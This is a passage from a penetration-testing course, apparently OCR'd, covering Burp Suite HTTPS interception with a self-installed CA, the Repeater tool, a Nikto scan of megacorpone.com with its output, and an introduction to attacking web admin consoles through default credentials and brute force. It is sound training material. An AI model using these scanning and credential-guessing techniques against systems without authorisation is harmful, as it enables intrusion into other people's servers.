

Figure 107: Verifying FoxyProxy is Enabled

With the proxy enabled, we can close any extra open tabs and browse to http://www.megacorpone.com. We should see traffic in BurpSuite under *Proxy* > *HTTP History*.



Figure 108: Burp Suite HTTP History

If the browser hangs while loading the page, Intercept may be enabled. Switching it off will allow the traffic to flow uninterrupted. As we browse to additional pages, we should see more requests in the *HTTP History* tab.

Why does detectportal.firefox.com keep showing up in the proxy history? A captive portal[246] is a web page that serves as a sort of gateway page when attempting to browse the Internet. It is often displayed when accepting a user agreement or authenticating through a browser to a Wi-Fi network. To ignore this, simply enter about:config *in the address bar. Firefox will present a warning but we can proceed by clicking "I accept the risk!". Finally, search for "network.captive-portal-service.enabled" and double click it to change the value to "false". This will prevent these messages from appearing in the proxy history.*

[246] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Captive_portal

At this point, Firefox is now proxying all of its traffic through Burp Suite. Up to this point, we've only looked at cleartext HTTP traffic. However, if we browse an HTTPS site while proxying traffic through Burp (such as https://www.google.com), we'll be presented with an "invalid certificate" warning:



Figure 109: Insecure Connection Warning in Firefox

Burp can easily decrypt HTTPS traffic by generating its own SSL/TLS certificate, essentially man-in-the-middling[247] ourselves in order to capture the traffic. These warnings can be irritating but we can prevent them by issuing a new certificate and importing it into Firefox.

[247] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Man-in-the-middle_attack

Even though each Burp Suite CA certificate should be unique, we will ensure this by regenerating it. To do this, we will navigate to *Proxy* > *Options* > *Proxy Listeners* in BurpSuite and click *Regenerate CA certificate* as shown below:



Figure 110: Regenerating Burp's CA Certificate

Click *Yes* on the confirmation dialog and restart Burp Suite.

To import the new CA certificate into Firefox, we will first browse to **http://burp** to find a link to the certificate:



Figure 111: Burp Welcome Page

To view the certificate, we click *CA Certificate* on this screen (or connect to http://burp/cert) and save the **cacert.der** file to our local machine.



Figure 112: Downloading the Burp Suite Certificate

Once the download is complete, we can drag and drop the downloaded file into Firefox, select *Trust this CA to identify websites* and click *OK*.



Figure 113: Import the Certificate into Firefox

To verify the import was successful, we can again browse to a site using HTTPS, such as https://www.google.com, which should load without a warning and generate HTTPS traffic within BurpSuite's HTTP History tab.

Finally, with the *Repeater* tool, we can easily modify requests, resend them, and review the responses. To see this in action, we can right-click a request from *Proxy* > *HTTP History* and select *Send to Repeater*.



Figure 114: Sending a Request to Repeater

If we click on *Repeater*, we will have one sub-tab with the request on the left side of the window. We can send multiple requests to Repeater and it will display them on separate tabs. We can send the request to the server by clicking *Send*.



Figure 115: Burp Suite Repeater

Burp Suite will display the raw server response on the right side of the window, which includes the response headers and unrendered response content.



Figure 116: Burp Suite Repeater with Request and Response

Web application exploitation often requires a great deal of trial and error as we submit and modify requests and monitor the responses. Repeater is very useful for this as we can quickly tweak elements of the request and resend them without waiting for our browser to render every response.

9.3.4 Nikto

Nikto[248] is a highly configurable Open Source web server scanner that tests for thousands of dangerous files and programs, vulnerable server versions and various server configuration issues. It performs well, but is not designed for stealth as it will send many requests and embed information about itself in the *User-Agent*[249] header.

Nikto can scan multiple servers and ports and will scan as many pages as it can find. On sites with heavy content, such as an ecommerce site, a Nikto scan can take several hours to complete. We have two options to control the scan duration. The simplest option is to set the **`-maxtime`** option, which will halt the scan after the specified time limit. This does not optimize the scan in any way. Nikto will simply stop scanning. Our second option is to tune[250] the scan with the **`-T`** option. We can

[248] (CIRT.net, 2019), https://cirt.net/Nikto2

[249] (Wikipedia, 2019), https://en.wikipedia.org/wiki/User_agent

[250] (CIRT.net, 2019), https://cirt.net/nikto2-docs/options.html#id2791140

use this feature to control which types of tests we want to run. There are times when we do not want to run all the tests built in to Nikto, such as verifying if a certain class of vulnerabilities is present. Tuning a scan is invaluable in these situations.

Nikto is especially useful for catching low-hanging fruit, reporting non-standard server headers, and catching server configuration errors.

To demonstrate this, let's run Nikto against www.megacorpone.com. We'll specify the host we want to scan (**-host=http://www.megacorpone.com**) and for the sake of this demonstration, we'll use **-maxtime=30s** to limit the scan duration to 30 seconds:

```
kali@kali:~$ nikto -host=http://www.megacorpone.com -maxtime=30s
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          38.100.193.76
+ Target Hostname:    www.megacorpone.com
+ Target Port:        80
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode:
152243, size: 12519, mtime: Fri May 17 06:26:28 2019
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ ERROR: Host maximum execution time of 30 seconds reached
+ ERROR: Host maximum execution time of 30 seconds reached
+ Scan terminated:  0 error(s) and 6 item(s) reported on remote host
+ End Time:           2019-06-05 11:22:35 (GMT-4) (31 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Listing 283 - Running nikto against www.megacorpone.com

Although we limited the scan duration, the output in Listing 283 still provided some interesting information. For example, it identified that the version of Apache running on the server is out of date and past its end-of-life.

We have only demonstrated a fraction of the tools available in Kali Linux in this brief introduction, but the tools we have covered so far will serve us well for the demonstrations that follow in the rest of the module.

9.3.4.1 Exercise

1. Spend some time reviewing the applications available under the Web Application Analysis menu in Kali Linux.

9.4 Exploiting Web-based Vulnerabilities

Now that we've covered enumeration and understand how to use some of the basic tools, we will turn our attention to vulnerability exploitation. In this section, we'll discuss web-based administration consoles and focus on specific vulnerabilities such as cross-site scripting, directory traversal, file inclusion, SQL injection and more.

9.4.1 Exploiting Admin Consoles

Let's begin with admin console enumeration and exploitation. Once we've located an admin console, the simplest "exploit" is to just log into it. We may attempt default username/password pairs, use enumerated information to guess working credentials, or attempt brute force.

However, a light touch is usually best with brute force. Account lockouts will negatively affect our penetration test, will block legitimate administrators, and may alert *blue teams*[251] to our presence. As always, we must carefully weigh the risks of every attack vector and act carefully and in the best interest of our client.

Despite these risks, a compromised administration console is a prime target and may allow us to deploy and run code on the server, which can provide a quick path to a shell.

To demonstrate this, we will work though an example of an attack against a poorly-configured admin console installed on our Windows 10 target. Note that the IP addresses used in the rest of this module may not match your lab. Refer to the lab guide for your assigned IP addresses.

[251] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Blue_team_(computer_security)

To begin, we will set up the Windows 10 target by opening the XAMPP Control panel and clicking *Start* for both Apache and MySQL.

